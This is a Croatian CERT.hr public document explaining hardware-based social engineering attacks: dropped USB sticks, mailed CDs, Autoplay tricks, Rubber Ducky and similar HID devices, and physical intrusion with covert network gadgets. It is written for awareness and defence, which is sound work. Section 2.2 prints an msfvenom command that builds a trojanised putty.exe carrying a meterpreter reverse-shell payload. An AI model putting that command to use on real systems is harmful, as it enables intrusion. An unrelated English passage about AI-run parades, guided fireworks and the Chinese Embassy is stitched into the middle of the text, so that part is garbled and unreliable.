CARNET

Hardverska strana socijalnog inženjeringa

CERT.hr-PUBDOC-2020-5-400

CERT.hr

Sadržaj

Ovaj dokument izradio je Laboratorij za sustave i signale Zavoda za elektroničke sustave i obradbu informacija Fakulteta elektrotehnike i računarstva Sveučilišta u Zagrebu.

1 Uvod

U kontekstu kibernetičkih napada, obično je najjednostavnije napasti žrtvu putem interneta jer napadač ne mora stupiti ni u kakav fizički kontakt ni sa žrtvom ni s njenim računalom. No, postoje i brojni napadi koji se oslanjaju na fizički pristup korisnikovom računalu preko nekog podmetnutog hardvera kojeg će napadač ili čak žrtva (nesvjesna napada) priključiti na računalo.

Hardverska strana socijalnog inženjerstva o kojoj će biti riječ u ovom dokumentu, odnosi se na napade koji se sastoje od dvije komponente:

- obmana/prevara kojom napadač:

    a) navodi žrtvu da stupi u kontakt sa zaraženim hardverom i priključi ga na svoje računalo (npr. podmetne USB *stick* na mjesto gdje će ga žrtva pronaći) ili

    b) stječe pristup zaštićenom prostoru organizacije i podmeće svoj zlonamjerni hardverski uređaj (npr. lažno se predstavlja kao tehničar/dostavljač pizze/klijent itd. na ulazu u tvrtku)

- izvršavanje pripremljenog zlonamjernog kôda pohranjenog na hardverskom uređaju koji će izvršiti napad, prikupljati osjetljive podatke za napadača ili dati pristup napadaču na neki drugi način

Tipičan primjer obmane u ovom kontekstu bilo bi podmetanje nekog medija za pohranu podataka (npr. USB *sticka*) na mjesto gdje će ga žrtva pronaći i u konačnici, ne sluteći da je žrtva socijalnog inženjerstva, priključiti na svoje računalo.

Istraživanje iz 2016. godine pokazalo je da je 98% studenata, profesora i ostalog fakultetskog osoblja pokupilo s poda pronađene USB-ove koji su bili razbacani oko fakulteta (1). Skoro pola od njih priključilo ih je na svoje računalo i otvorilo pronađenu datoteku.

Čak i ako USB *stick* nije dovoljno zanimljiv žrtvi, vjerojatno bi se zainteresirala za kakav kvalitetniji komad hardvera poput slušalica, tipkovnice, miša, i odlučila barem isprobati na svom računalu radi li.

Jedan primjer scenarija napada bio bi:

1) napadač želi napasti tvrtku X

2) napadač ispred tvrtke X podmetne USB *stick* u nadi da će ga neki od zaposlenika pokupiti i priključiti na svoje poslovno računalo

3) žrtva nailazi, razveseli se besplatnom USB *sticku* ili želi pronaći vlasnika i ponese ga sa sobom

4) žrtva priključi USB *stick* na računalo i prvo provjerava postojeće datoteke kako bi možda otkrila čiji je uređaj ili ga koristila u svoje svrhe

5) na USB *sticku* je pohranjen zlonamjerni softver koji prvo šifrira podatke na žrtvinom računalu, a zatim i na svim ostalim računalima na mreži te traži otkupninu za dešifriranje podataka

Postoji više načina koji su značajno različiti s tehničke strane pomoću kojih napadač preko uređaja preuzima kontrolu nad računalom, a ovaj dokument navest će i objasniti neke od najčešćih i najzanimljivijih.

2 Tehnike napada u kojima žrtva na prevaru priključi zlonamjerni uređaj

Ovakve tehnike sastoje se od dva koraka:

1. Napadač socijalnim inženjerstvom prevari žrtvu da priključi zaraženi uređaj na svoje računalo

2. Na uređaju se nalazi pripremljen kôd koji će napasti računalo ili instalirati zlonamjerni softver na njega jednom kad ga žrtva priključi na računalo

Hardverski uređaji koji se pritom najčešće koriste za podmetanje žrtvi su:

- USB *stick*, CD, DVD ili drugi medij za pohranu
- Uređaji koji se lažno predstavljaju kao neki drugi uređaj (npr. „*USB Rubber Ducky*“)
- Slušalice, punjač za mobitel…

2.1 Tehnike obmane kojima napadač prevari žrtvu da priključi zaražen uređaj

Prvi korak je nekako dovesti žrtvu u kontakt s napadačevim uređajem. Načini za podmetnuti uređaj žrtvi su brojni, a u nastavku ćemo navesti neke od zanimljivijih zabilježenih slučajeva koji su se pojavljivali u praksi.

1. **Ostavljanje USB-ova/CD-ova ili sličnih hardverskih uređaja na mjestima gdje će ih žrtva pronaći**

   Kada naiđu na nekakav naizgled izgubljeni uređaj, žrtve često ne pomišljaju kako je riječ o nečemu što je napadač namjerno ostavio kako bi ga one pokupile. Razlozi zbog kojih žrtva uzme pronađeni komad hardvera su razni: možda se veseli besplatnom komadu hardvera koji joj može poslužiti, možda ga želi vratiti vlasniku, možda je znatiželjna, itd.

   2016. godine provedeno je istraživanje na američkom Sveučilištu u Illinoisu koje je pokazalo da je od 297 razbacanih USB *stickova* pokupljeno više od 98% (1). Oko 45% *stickova* na kraju je bilo i priključeno na računalo i otvorena je datoteka koja se na njima nalazila. Ova tehnika korisna je za napad u kojem se ne cilja na specifičnu žrtvu (jer napadač ne može biti siguran da neće naići netko prije te žrtve tko će pokupiti uređaj i ne može biti siguran da će baš određena žrtva vidjeti ili htjeti pokupiti uređaj s poda). Na slici 1 prikazane su lokacije na kojima su se ostavljali USB *stickovi*. Zanimljiva je kombinacija ostavljanja USB *sticka* skupa s ključevima jer time je žrtva motiviranija za priključiti *USB stick* kako bi saznala tko je vlasnik koji je izgubio ključeve kako bi mu ih mogla vratiti.



Slika 1 ***Lokacije na koje se mogu podmetnuti USB-ovi*** **(2)**

2. **Dijeljenje USB-ova/CD-ova/punjača ili sličnih hardverskih uređaja na smotrama i konferencijama**


   Dijeljenjem USB-ova/CD-ova/DVD-ova s konferencijskim materijalima na konferencijama ili smotrama lakše je staviti hardverski uređaj u ruke točno određene žrtve ili grupe. Budući da su takve konferencije organizirani i formalni događaji, žrtva neće pomisliti kako je dijeljenje uređaja zamka već će, kao polaznik konferencije, prihvatiti uređaj i kasnije ga priključiti na računalo. Američki CERT 2010. godine je izvijestio javnost o analizi *botneta* Mariposa koji je napadao korporativne mreže poduzeća. Zaključeno je da je zaposlenik jedne tvrtke zaražen *botnetom* na industrijskoj konferenciji koju je pohađao, a na kojoj mu je instruktor dao svoj USB. Jednom kad se zaposlenik vratio i priključio se svojim poslovnim laptopom na mrežu tvrtke u kojoj radi, zlonamjerni softver se proširio po cijeloj mreži (3).

   Još jedan zanimljiv primjer dogodio se 2013. godine na konferenciji grupe G20 u Sankt Petersburgu. Povjerenicima država članica grupe G20 podijeljeni su USB uređaji i kabeli za punjenje mobilnih telefona. Analizom je ustanovljeno da su se na tim uređajima nalazili trojanski konji za dohvat podataka s računala i mobilnih telefona na koje se priključe (4).

3. **Slanje USB *stickova*/CD-ova poštom.**

   Napadač može poštom poslati CD ili USB *stick* žrtvi skupa s nekim pismom koje naslućuje da je neki povjerljivi sadržaj poslan na krivu adresu ili da se besplatno dijele neki zanimljivi materijali. Ovakav napad ekvivalentan je *phishingu* (slanje lažnih poruka e-pošte) sa zlonamjernim softverom u privitku, samo je ovaj put riječ o fizičkoj verziji s fizičkom poštom i fizičkim privitkom. Takav napad se oslanja na znatiželju žrtve da pogleda što se nalazi na uređaju i može biti generički (šalje se na velik broj adresa), a može biti i specifičniji. Specifičniji napad bio bi slanje CD-a s materijalima nakon određene konferencije/predavanja/smotre koju je žrtva posjetila. Napadaču je dovoljno pronaći popis uzvanika i pronaći njihovu adresu, npr. preko telefonskog imenika i zatim im poslati CD.

2018. godine zabilježeno je slanje CD-ova poštom državnim i lokalnim vladinim agencijama (5) uz pismo, kao što je prikazano na slici 2.


national military parade activities, put forward the use of artificial intelligence for on-site improvised command and dispatch methods, detailed in the attachment, for artificial intelligence professionals, without further questions, can be implemented. This system is suitable for flash entertainment, for Olympic performances, for military operations, etc. It is groundbreaking. The basis is a very mature, existing engineering technology that measures the spatial location of cluster objects.

The <Parade 阅兵> document is immediately filed, and the input database is saved. Parade parade documents are immediately publicized. Whether to delete the public part or not must be accompanied by soliciting opinions from the Chinese Embassy in the United States.

Then, because the fireworks that were set off on the Independence Day of the United States were traditional varieties that had a history of more than 100 years, they remained unchanged and they were not creative. Guided fireworks were proposed to improvise stereoscopic, dynamic, and changing space fireworks. The basis is an existing warhead fuse that injects instructions into the muzzle.

The above two items have opened up a new commercial space, which is the integrated application and comprehensive application of the existing engineering technology. It is the integration of artificial intelligence. This can be used to film new themes. The most prominent feature is that all the new technologies in the film are not fiction and dreams. They are the first to be fully demonstrated in the scenes, props and performances of the film. Application, and, after the film screening, commercial applications are fully carried out.

Unlike the traditional Hollywood fantasy science and technology blockbusters, it is no longer an additional sale of props,


Slika 2 *Slanje CD-a sa zlonamjernim softverom putem pošte* (5)

2.2 Napad na računalo priključivanjem uređaja koji zatim iskorištava ranjivost

Jednom kad je žrtva priključila podmetnuti uređaj, može se krenuti s izvršavanjem napada. Vrste napada mogu se podijeliti u nekoliko grupa:

1. **Iskorištavanje *Autoplay* funkcionalnosti**

   Za CD, DVD, *Blu-ray* i slične uređaje često je automatski uključena *Autoplay* funkcionalnost, tj. automatsko pokretanje programa koji u slučaju napada mogu biti napadačevi zlonamjerni programi. Kad se u računalo umetne prijenosni medij za pohranu podataka poput CD-a, DVD-a ili memorijske kartice, *Autoplay* funkcionalnost detektira o kojoj je vrsti medija riječ i automatski poduzima radnju koju korisnik odredi. *Autoplay* funkcionalnost je iz sigurnosnih razloga obično isključena za USB *stickove* i slične medije pa u slučaju podmetanja USB *sticka* napadač mora iskoristiti neku drugu vrstu napada. Na slici 3 prikazane su postavke na Windows računalu po kojima je vidljivo da je *Autoplay* automatski uključen za sve medije i uređaje.



Slika 3 ***Autoplay postavke na Windows računalu***

Korisnik može isključiti ili uključiti *Autoplay* za određene radnje, npr. može definirati da svaki put kad priključi svoj mobitel na laptop krene automatski uvoz fotografija i videozapisa. Ako je korisnik dopustio da *Autoplay* automatski pokrene sadržaj CD-a, tad će se automatski pokrenuti i napadačev zlonamjerni kôd.

Još jedna zanimljiva tehnika zloupotrebe *Autoplay* funkcionalnosti prikazana je na slici 4. – uz domišljate izmjene teksta i ikone, označena opcija u prikazanom prozoru (s tekstom „*Open folder to view files*“) zapravo neće otvoriti sadržaj USB *sticka* za pregledavanje, već će pokrenuti trojanskog konja (6). Ako bi korisnik pažljivije promotrio prozor, vidio bi da se ta ikona odnosi na instalaciju i pokretanje programa (*'Install or run program*') koji se zove *'Open folder to view files*' i ima ikonu mape, a ne na funkcionalnost *Autoplaya*. No, korisnik će iz navike vjerojatno kliknuti na prvu ponuđenu opciju (program) jer se tamo nalazi funkcionalnost koja mu je inače potrebna.


Slika 4 ***Primjer tehnike obmane kojom USB stick može zaraziti računalo*** **(6)**

2. Pohranjivanje zlonamjernog kôda na uređaju

Ovakvi napadi oslanjanju se na mogućnost da će korisnik, nakon što priključi USB sa zlonamjernim kôdom, kliknuti na neku od podmetnutih datoteka koje se nalaze na uređaju. Ta datoteka može biti trojanski konj ili nekakav drugi zlonamjerni softver koji može potajno i bez korisnikove sumnje:

- Preuzeti još zlonamjernog softvera s interneta
- Šifrirati žrtvino računalo *ransomwareom* i tražiti otkupninu
- Uključiti žrtvino računalo u *botnet* mrežu koju će kasnije iznajmljivati za DDoS napade i slanje neželjenih poruka e-pošte
- U tajnosti pratiti korisnikove aktivnosti i skupljati osjetljive podatke poput broja kreditne kartice, lozinki i sl.

Trojanski konji mogu izgledati bilo kako, ali najčešće se pojavljuju u obliku programa za računala (nastavak *.exe*), dokumenata sa zlonamjernim kôdom u raznim oblicima (makronaredbe, DDE, OLE objekti), bilo kakve datoteke posebno konstruirane tako da iskorištava ranjivost softvera koji je obrađuje (često su u tom kontekstu korištene PDF datoteke koje su napadale ranjivosti *Adobe Readera*). Svi ti trojanski konji djeluju bezazleno kad ih korisnik otvori, a u pozadini napadaju korisnikovo računalo.



Slika 5 ***Promjena ikone i naziva izvršne datoteke kako bi izgledala kao dokument, odnosno slika*** **(7)**

Za napadače postupak izrade trojanskog konja može biti izrazito jednostavan jer postoje široko dostupni alati poput npr. *Metasploita* (msfvenom) koji ubacuje trojanski konj u datoteku legitimnog programa operacijskog sustava *Windows*.

```
root@kali:/tmp$ msfvenom --template putty.exe --out putty_backdoored.exe
--arch x86 --platform windows --keep --payload windows/meterpreter/revers
e_tcp lhost=192.168.1.101 --format exe --encoder x86/shikata_ga_nai
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 809984 bytes
Saved as: putty_backdoored.exe
```

Slika 6 ***Primjer korištenja alata msfvenom (dio softverskog paketa Metasploit) za trojanizaciju izvršnih (.exe) Windows datoteka*** **(7)**

Više informacija može se pronaći u dokumentu Nacionalnog CERT-a Socijalni inženjering i zlonamjerni softver.

3. Iskorištavanje softverskih ranjivosti na žrtvinom računalu

Velika količina kôda se aktivira prilikom priključenja uređaja (USB *stick*, tipkovnica, miš, slušalice…) na računalo i otvaranja datoteka na njemu. To uključuje upravljačke programe za komunikaciju s uređajem, za korištenje datotečnog sustava, dijelove kôda koji obrađuju datoteke prije otvaranja (npr. za stvaranje slike datoteke – eng. *thumbnail*) i dijelove kôda koji se pokreću prilikom otvaranja datoteke. Sav taj kôd automatski se pokreće kako bi napravio sve što treba da bi se uređaj povezao s računalom i mogao se nesmetano koristiti - i u bilo kojem dijelu može se nalaziti ranjivost.

Zamislimo da smo priključili USB uređaj na računalo na koji su pohranjene neke slike i dokumenti napisani u softveru Microsoft Word. Korisnik otvara jedan od Word dokumenata. Iako je korisnik sam otvorio dokument, pokreću se i dijelovi kôda zaduženi za:

- upravljački program (dio jezgre operacijskog sustava) za USB komunikaciju
- upravljački program za korištenje datotečnog sustava
- *Windows Explorer*/*Nautilus* ili sličan softver koji ima neku komponentu za prikazivanje ikona i sažetog prikaza (engl. *thumbnail*)
- program koji otvara dokument (u ovom slučaju *MS Word*)

Svaka od tih komponenti može imati pogrešku/ranjivost u svom kôdu koji priključeni uređaj može iskoristiti i napasti računalo. U praksi je često viđeno iskorištavanje softvera *Adobe PDF Reader* zlonamjerno sastavljenim PDF datotekama.


Jednom kad napadač zarazi žrtvino računalo, ponekad može i inficirati uređaje koji su spojeni na njega poput USB *stickova*. Taj napad je poznat kao BadUSB napad i u kontekstu socijalnog inženjeringa može uređaje kojima žrtva najviše vjeruje, tj. njezine vlastite uređaje, pretvoriti u alat za daljnji napad.

4. USB napadi

Još jedan način na koji napadač može zaraziti računalo nakon što žrtva priključi uređaj na njega je i lažiranje svrhe uređaja s USB priključkom. Najpoznatija vrsta USB napada su takozvani USB HID (*Human Interface Device*) napadi u kojima USB uređaj lažnim predstavljanjem računalu, kao da je tipkovnica ili sličan uređaj, „utipka“ naredbe koje računalo izvrši vjerujući da ih je unio korisnik.

Preko USB priključka moguće je priključiti razne uređaje: USB *stick*, tipkovnicu, slušalice, kabel za mobitel... Može se napraviti uređaj koji samo izgleda kao USB *stick*, slušalice ili neki drugi naizgled bezopasan uređaj, a u stvari se računalu predstavlja kao nešto drugo, npr. tipkovnica u slučaju USB HID napada. Jedan primjer ovakvog uređaja je takozvani *Rubber Ducky* koji, jednom kad se priključi na računalo, utipkava naredbe koje će računalo izvršiti. To je uređaj koji izgleda kao memorijski USB *stick* i računalu se predstavlja kao tipkovnica i „tipka“ ono što je napadač zapisao u njega. Pri tome korisnikovo računalo „misli“ da to tipka njegov korisnik koji se uredno prijavio za rad svojim korisničkim imenom i lozinkom. Istovremeno legitimni korisnik može raditi svoj posao i nije ni svjestan paralelne aktivnosti koja se događa: napad i preuzimanja kontrole nad računalom.

Uređaj se može predstaviti i kao npr. USB mrežno sučelje i izvršiti mrežni napad na računalo.



Slika 7 USB *Rubber Ducky* (8)

Rubber Ducky, kao i slični uređaji, široko je dostupan i može ga kupiti bilo tko, a ne samo sofisticirani hakeri. Osim *Rubber Duckyja*, korisno je spomenuti još jedan popularan uređaj naziva *USB Ninja Cable*. *USB Ninja* je uređaj koji izgleda kao USB kabel za priključiti mobitel na računalo, a u stvari je bežično povezan s upravljačem koji aktivira napad na računalo na koje je priključen. Može emulirati tipkovnicu i miš. Cijena ovih uređaja se okvirno kreće oko $100.

Slika 8 ***USB Ninja Cable*** **(9)**

3 Tehnike napada u kojima napadač priključuje zlonamjerni uređaj

Ovakve tehnike sastoje se od dva koraka:

1. Napadač socijalnim inženjerstvom, provalom ili na neki drugi način uspije pristupiti prostoru tvrtke ili pojedinca kojeg želi napasti


2. Napadač priključuje uređaj koji izvršava napad na računalo, napadaču daje pristup mreži ili omogućuje neku drugu vrstu napada

3.1 Ostvarivanje fizičkog pristupa računalnom sustavu

Kako bi ostvario fizički pristup računalnom sustavu ili računalu kojeg želi napasti, napadač se prvo mora potruditi ući u zaštićeni prostor tvrtke ili pojedinca. Pritom se može koristiti tehnikama socijalnog inženjerstva:

- **Napadač se lažno predstavlja.** Napadač ulazi u zgradu tvrtke koju želi napasti, lažno se predstavlja kao npr. tehničar i nekom lažnom ispravom s logom tvrtke iz koje se predstavlja da dolazi, i traži pristup od osobe na recepciji. Napadač možda zna da taj dan moraju doći tehničari pa dolazi prije njih ili dolazi nakon njih praveći se da kasni. Ako osoba na recepciji prati protokol i želi prvo provjeriti i identificirati „tehničara“, napadač često počne prijetiti kako će „biti problema“ i kako će netko od nadređenih loše reagirati ako se stvar zbog koje je došao „brzo ne riješi“.

  Tvrtka koja se bavi kibernetičkom sigurnosti *RedTeam Security* testirala je može li njihov sigurnosni stručnjak doći do klijentove glavne sobe s mrežnim poslužiteljima koristeći socijalni inženjering, tj. pretvarajući se da je tehničar (10). Stručnjak je došao samo s dva zaklamana papira s logom pružatelja mrežnih usluga (engl. *Internet Service Provider*, ISP), alatom i pričom kako je došao provjeriti brzinu interneta. Kako bi bio uvjerljiviji, naveo je i ime zaposlenice s kojom je navodno telefonski razgovarao. Zaposlenica na recepciji povjerovala je u priču i nije tražila nikakvu identifikaciju.



Slika 9 ***Papiri koji su uvjerili osobu na recepciji da je sigurnosni stručnjak stvarno tehničar*** **(10)**

Napadač se može predstaviti i kao npr. klijent, dostavljač *pizze*, osoba koja je došla napuniti aparat s grickalicama ili nešto drugo, ovisno o informacijama koje je prikupio o tome tko inače dolazi u tvrtku.

- **Napadač ulazi u zgradu zajedno s grupom legitimnih zaposlenika.** Napadač se priključuje grupi zaposlenika velike tvrtke (npr. banka) koja npr. puši ispred zgrade ili ide zajedno na stanku/odmor. Započinje razgovor s njima, predstavlja se kao kolega iz nekog drugog odjela. S obzirom na to da velike tvrtke zapošljavaju velik broj zaposlenika koji se međusobno ne moraju poznavati i često dolaze novi zaposlenici, grupa legitimnih zaposlenika ne sumnja da je riječ o napadaču. U trenutku kad svi skupa krenu ulaziti u zgradu, ulazi s njima i kaže kako je zaboravio karticu kojom se otvaraju vrata i zamoli nekog da ga pusti, ili iskorištava funkcionalnost grupnog ulaska ili prođe kroz fizičku barijeru neposredno iza zaposlenika koji ju je otključao svojom karticom (engl. *Tailgating*).

- **Napadač se zapošljava u tvrtki koju planira napasti.** Napadač ili neki njegov suradnik se zapošljava u tvrtki koju planira napasti, na radno mjesto koje će mu omogućiti pristup dijelu računalnog sustava koji želi napasti.

- **Napadač posjećuje neku konferenciju ili događaj koji se održava u prostorijama tvrtke koju želi napasti.** Napadač ili neki njegov suradnik posjećuje konferenciju, seminar, smotru ili neki sličan događaj koji se održava u prostorijama tvrtke u koju želi podmetnuti uređaj sa zlonamjernim kôdom. Iskorištava priliku što se nalazi u prostoru tvrtke te se npr. pravi da traži WC/garderobu kako bi bez izazivanja sumnje uspio ući u prostoriju u koju će podmetnuti zlonamjerni uređaj i na taj način ostvariti fizički pristup računalnom sustavu tvrtke.

3.2 Priključivanje zlonamjernog uređaja

Jednom kad je ostvario pristup, napadač može priključiti svoj zlonamjerni uređaj na mrežu i tako ostvariti pristup unutarnjoj mreži. Alternativno, napadač može spojiti neki specijalizirani uređaj poput hardverskog *keyloggera* (uređaja za snimanje pritisnutih tipki na tipkovnici) ili poput uređaja za snimanje zaslona.

Npr. može pronaći otvoreni mrežni priključak na kojeg se može priključiti ili može isključiti neki legitimni uređaj poput kamere ili VOIP telefona i umjesto njega priključiti svoj. Taj uređaj onda može komunicirati s napadačem (npr. preko mobilne 4G mreže) i dati mu pristup internoj mreži organizacije.

Jednom kad je napadač spojen na internu mrežu, puno mu je lakše napasti organizaciju nego izvana, a u korist mu ide i velik broj razvijenog hardvera koji je napravljen upravo kako bi olakšao napad nekome tko ima fizički pristup računalnom sustavu pojedinca/organizacije. Neki od zanimljivijih primjera dostupnih u *online* trgovinama su:

- ***Screen Crab*.** Uređaj koji potajno hvata snimke zaslona HDMI uređaja koji je spojen na njega, sprema ih na *MicroSD* karticu i šalje napadaču putem *WiFi* mreže. Na slici 10 prikazani su načini na koji se *Screen Crab* može postaviti između računala i HDMI uređaja bez da izazove sumnju. Cijena ovakvog uređaja je trenutno $200.

Slika 10 *Kamuflaža Screen Crab uređaja* (11)


- ***Signal Owl.*** Uređaj koji se ostavi unutar neke prostorije koja hvata signal bežične (engl. *wireless*) mreže čiji se promet želi prikupiti. Prikuplja bežični promet (*Bluetooth*, GPS, *WiFi*…) i pokušava ga dešifrirati programima koji su prethodno instalirani na njega poput *Aircrack-ng*, MDK4, *Kismeta* i sl. Cijena se trenutno kreće oko $40.

Slika 11 *Uređaj Signal Owl* (12)

- ***LAN Turtle*.** Uređaj koji je u stvari USB mrežni *Ethernet* adapter s brojnim predefiniranim modulima, tj. skriptama. Može se koristiti na više načina, od kojih je možda najkorisniji izravno spajanje na internet mrežu unutar organizacije tako da se LAN kabel priključi u *LAN turtle*, a *LAN turtle* u računalo. Tad može prikupljati promet na način da, budući da je spojen na računalo koje je spojeno na mrežu, *LAN Turtle* preko njega vidi što se sve događa i prikuplja podatke. Neko vrijeme su bili aktualni i napadi prikupljana vjerodajnica zaključanog *Windows* računala pomoću ovog alata, ali je u međuvremenu *Microsoft* izdao zakrpu kojom je to onemogućeno. Trenutno se cijena kreće oko $60.

